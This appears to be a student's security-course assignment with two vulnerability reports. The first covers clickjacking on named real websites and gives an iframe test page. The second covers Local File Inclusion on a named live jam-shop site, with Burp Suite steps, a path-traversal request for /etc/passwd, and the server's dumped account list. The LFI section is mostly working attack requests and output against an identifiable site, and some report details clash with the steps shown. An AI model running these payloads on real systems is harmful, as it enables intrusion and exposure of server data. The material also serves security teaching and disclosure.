


Task 8

A. Find any website that is vulnerable to ClickJacking Attack. Make a report.

Title of Vulnerability: Clickjacking Vulnerability via Iframe

CVSS Score :



Category	Value
Base Score	6.3 (Medium)
Attack Vector (AV)	Network (N)
Attack Complexity (AC)	Low (L)
Privileges Required (PR)	None (N)
User Interaction (UI)	Required (R)
Scope (S)	Unchanged (U)
Confidentiality (C)	Low (L)
Integrity (I)	Low (L)
Availability (A)	Low (L)

Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Security Misconfiguration.

Description:

This report highlights a clickjacking vulnerability found on frorce.in. The vulnerability allows an attacker to trick users into clicking on hidden or disguised elements by embedding the website within an iframe.

Detailed Explanation:

Upon investigation, it was discovered that frorce.in does not employ proper defenses against clickjacking attacks. An attacker can create a malicious webpage and embed frorce.in within an iframe, positioning it in such a way that the user is unaware of the hidden content. By enticing the user to interact with the disguised elements, the attacker can perform unauthorized actions on behalf of the user.

Impact:

The impact of this vulnerability is significant, as it can lead to various malicious activities, like Phishing attacks: Users may unknowingly enter sensitive information into disguised forms. Unauthorized transactions: Attackers can trick users into performing actions such as transferring funds or making purchases.

Malware distribution: Clickjacking can be used to prompt users to download and execute malicious software.

Information disclosure: Attackers can exploit clickjacking to reveal confidential information or manipulate user settings.

Steps to recreate:

Step 1 : Select the any website that has responsible disclosure program and we want to perform the clickjacking vulnerability on it

Link : <https://tier3.pk/>

Responsible Disclosure Program Pakistan

Disclosure.pk
Vulnerability Disclosure Program

VULNERABILITY
DISCLOSURE Pakistan

WHAT IS RESPONSIBLE VULNERABILITY DISCLOSURE?

Responsible vulnerability disclosure is a process that allows security researchers to safely report and share found vulnerabilities in ICT system belonging to government and other business or private organisations operating in Pakistan, to our team.

Our vulnerability disclosure program makes it easier for security researchers to know exactly how to share vulnerabilities in applications and infrastructure in a safe and efficient manner. We help Pakistani organisations by creating and managing a responsible disclosure program on their behalf which can help them improve their cyber security posture and protect the digital ecosystem in Pakistan.

MANAGED VULNERABILITY DISCLOSURE (MVD) – Pakistan

To help Pakistani organizations and businesses adopt responsible disclosure, we've developed an **responsible disclosure policy** your team can utilize for free. Implementing a responsible disclosure policy will lead to a higher level of security awareness for your team. Bringing the conversation of "what if" to your team will

← → ↺

tier3.pk

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Gmail

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About Us

Tier3 Cyber Security Services Pakistan

Safeguarding Digital Pakistan since 2011



Tier3 Cyber Security Pakistan - War Banner

We're a purpose-driven company whose beliefs are the foundation for how we conduct business every day. Embracing our One Team behavior, we uphold the utmost

Privacy

Terms

Step 2 : Create a HTML payload that has an iframe and in that iframe put the src has the target website like here the tier3.pk website

Payload : <html>

<head>

<title>clickjackingattack</title>

<body>

<center><h1>clickjacking</h1>

<h2>iframe</h2>

<h3>target</target>

<iframe src="https://tier3.pk/" width="500" height="500"></iframe>

</center>

</body>


</html>

```
<html>
<head>
<title>clickjackingattack</title>
<body>
<center><h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>
</center>
</body>
</html>
```


Step 3 : Save the file and open it in the browser if we see the target website been loaded in our html page then that website is vulnerable

clickjacking

iframe



iframe



Step 4 : If that Website is not visible in that iframe means it is not vulnerable to clickjacking attack

clickjacking


iframe



Website2 : <https://frcrce.ac.in/>

clickjacking


iframe




Website 3 : <https://legal-connect-silk.vercel.app/>

clickjacking

iframe




This clickjacking vulnerabilities is reported via hackerone



B. Find a website that is vulnerable to Local File Inclusion (LFI). Make a report.

Title of Vulnerability: Local File Inclusion (LFI) Vulnerability via Path Traversal

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:

This report highlights a Local File Inclusion (LFI) vulnerability found on confiture de bali. The vulnerability allows an attacker to include and execute arbitrary files from the local file system by manipulating input parameters susceptible to path traversal.

Detailed Explanation:

Upon investigation, it was discovered that confiture de bali lacks proper input validation and sanitization mechanisms, enabling an attacker to exploit path traversal techniques. By manipulating input parameters, such as file paths or directory traversal sequences (e.g., "../"), an attacker can include arbitrary files residing on the server's local file system. This could lead to the execution of sensitive files containing confidential information or executable code.

Impact:

The impact of this vulnerability is severe and can lead to various malicious activities, including:

Unauthorized data disclosure: Attackers can read sensitive files, such as configuration files, password files, or log files, leading to the exposure of confidential information.

Code execution: Attackers can execute arbitrary code contained within included files, potentially compromising the entire system's security.

Denial of Service (DoS): By including system files or critical resources excessively, attackers can exhaust server resources, leading to a DoS condition.


Escalation of Privileges: Access to sensitive system files may enable attackers to escalate their privileges within the system, gaining unauthorized access to restricted areas or performing administrative actions.

Steps to recreate


Step 1 : To perform LFI vulnerability first we need to find such a website that has some kind of page or it is pointing towards some internal file, here we can see that confiture de bali points to a page called accuiel.php



Step 2: Once you have found open the burp suite tool and go to the proxy tab and turn on the intercept and go to the website and refresh the page, this will capture the request




Step 3: Now once you have got the request this request should point a page like it does in url, if it does then right click and send that request to the repeater



Step 4 : Now go to the repeater tab and change the value of acciul.php to a LFI payload

Step 5: Start by typing `../etc/passwd` and click on the send button , if in the response we see any root directory then it vulnerable otherwise add more payload to it



Response

PrettyRawHexRender

11cIn

```
5 X-Powered-By: PHP/5.4
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Vary: Accept-Encoding
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14
15     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16     <link rel="stylesheet" type="text/css" href="css/style.css"/>
17     <title>
18       Confiture de Bali
19     </title>
20     <link rel="stylesheet" type="text/css" media="screen" href="
21       http://cdnjs.cloudflare.com/ajax/libs/fancybox/1.3.4/jquery.fancybox-1.3.4.css
22     " />
23     <link rel="icon" type="image/png" href="image/favicon.png" />
24     <style type="text/css">
25       a.fancyboximg{
26         border:none;
27         box-shadow:0px7pxrgba(0,0,0,0.6);
28         -o-transform:scale(1,1);
29         -ms-transform:scale(1,1);
30         -moz-transform:scale(1,1);
31         -webkit-transform:scale(1,1);
32         transform:scale(1,1);
33         -o-transition:all0.2sease-in-out;
34         -ms-transition:all0.2sease-in-out;
35         -moz-transition:all0.2sease-in-out;
36         -webkit-transition:all0.2sease-in-out;
37         transition:all0.2sease-in-out;
38       }
39       a.fancybox:hoverimg{
40         position:relative;
41         z-index:999;
42         -o-transform:scale(1.03,1.03);
```

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0 highlights

Step 6 : Then again ../../etc/passwd and click on the send button, then check the response tab, if you get the output like below then it is vulnerable

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

2 x 23 x 27 x 47 x 48 x 49 x 50 x 51 x 52 x 53 x +

Send Cancel < >

Target: https://configuredabali.com HTTP/2

Request

Pretty Raw Hex

```
1 GET /index.php?page=../../../../etc/passwd HTTP/2
2 Host: configuredabali.com
3 Cookie: PHPSESSID=95aac4fc424aeb6fcb4d73abb5e64
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://configuredabali.com/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Te: trailers
5
6
```

Response

Pretty Raw Hex Render

```
55
56 <!--<li class="nav-item"><a href="#">Flavours</a>
57 <ul class="nav sub-nav">
58 <li class="sub-nav-item"><a href="index.php?page=flavours.php">Fruits</a></li>
59 <li class="sub-nav-item"><a href="index.php?page=liste.php">Available
60 Jams</a></li>
61 </ul>
62 <!--</li>
63
64 <li class="nav-item"><a href="index.php?page=contact.php">Contact
65 </a></li>-->
66 <!--<li class="nav-item"><a
67 href="index.php?page=french.php">Français</a></li>
68 <li class="nav-item"><a
69 href="index.php?page=anglais.php">English</a></li> -->
70
71 </ul>
72 </div>
73 </nav>
74 <article>
75 <div id="contenu">
76 </div>
77 </article>
78 <!--
79 <div class="push"></div>
80 </div>
81 <footer>
82 </footer> -->
83 </body>
84 </html>
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 16

Response headers 8

3,121 bytes | 150 millis

Memory: 1.27GB

Response

Pretty

Raw

Hex

Render

73

<div id="contenu">

74

root:x:0:0:root:/root:/bin/bash

75

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

76

bin:x:2:2:bin:/bin:/usr/sbin/nologin

77

sys:x:3:3:sys:/dev:/usr/sbin/nologin

78

sync:x:4:65534:sync:/bin:/bin/sync

79

games:x:5:60:games:/usr/games:/usr/sbin/nologin

80

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

81

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

82

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

83

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

84

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

85

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

86

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

87

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

88

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

89

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

90

gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin

91

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

92

_apt:x:100:65534:/nonexistent:/usr/sbin/nologin

93

systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin

94

systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin

95

systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin

96

messagebus:x:104:105:/nonexistent:/usr/sbin/nologin

97

unsd:x:105:109:/var/lib/unsd:/usr/sbin/nologin

98

ntp:x:106:112:/nonexistent:/usr/sbin/nologin

99

sshd:x:107:65534:/run/sshd:/usr/sbin/nologin

100

puppet:x:109:115:Puppet configuration management daemon,,:/var/lib/puppet:/usr/sbin/nologin

101

postfix:x:400:400:/var/spool/postfix:/usr/sbin/nologin

102

adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false

103

ovh:x:500:100:ovh:/home/ovh:/bin/bash

104

ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash

105

oco:x:108:114:/usr/local/oco:/usr/sbin/nologin

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0 highlights

Step 7 : You also directly try this payload in the website itself in the place of acuiel.php just put `../../../../etc/passwd`



Confiture de Bali

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```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,/:run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,/:run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,/:run/systemd:/usr/sbin/nologin messagebus:x:104:105:/:nonexistent:/usr/sbin/nologin unsd:x:105:109:/:var/lib/unsd:/usr/sbin/nologin ntp:x:106:112:/:nonexistent:/usr/sbin/nologin sshd:x:107:65534:/:run/ssh:/usr/sbin/nologin puppet:x:109:115:Puppet configuration management daemon,/:var/lib/puppet:/usr/sbin/nologin postfix:x:400:400:/:var/spool/postfix:/usr/sbin/nologin adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash oco:x:108:114:/:usr/local/oco:/usr/sbin/nologin ovhnboddy:x:99:99:/:nonexistent:/bin/false autohosting:x:495:495:/:home/ovh:/bin/false ovhqos:x:999998:100:/:home/ovhqos:/bin/false telegraf:x:499:499:/:etc/telegraf:/bin/false bind:x:110:116:/:var/cache/bind:/usr/sbin/nologin _rpc:x:111:65534:/:run/rpcbind:/usr/sbin/nologin statd:x:112:65534:/:var/lib/nfs:/usr/sbin/nologin _ossec:x:498:117:/:var/ossec:/usr/sbin/nologin redis:x:113:119:/:var/lib/redis:/usr/sbin/nologin _serf:x:114:120:/:nonexistent:/usr/sbin/nologin debian-transmission:x:115:121:/:var/lib/transmission-daemon:/usr/sbin/nologin confiturma:x:962544:100:confiturma:/homez.546/confiturma:/bin/ovh_sftponly
```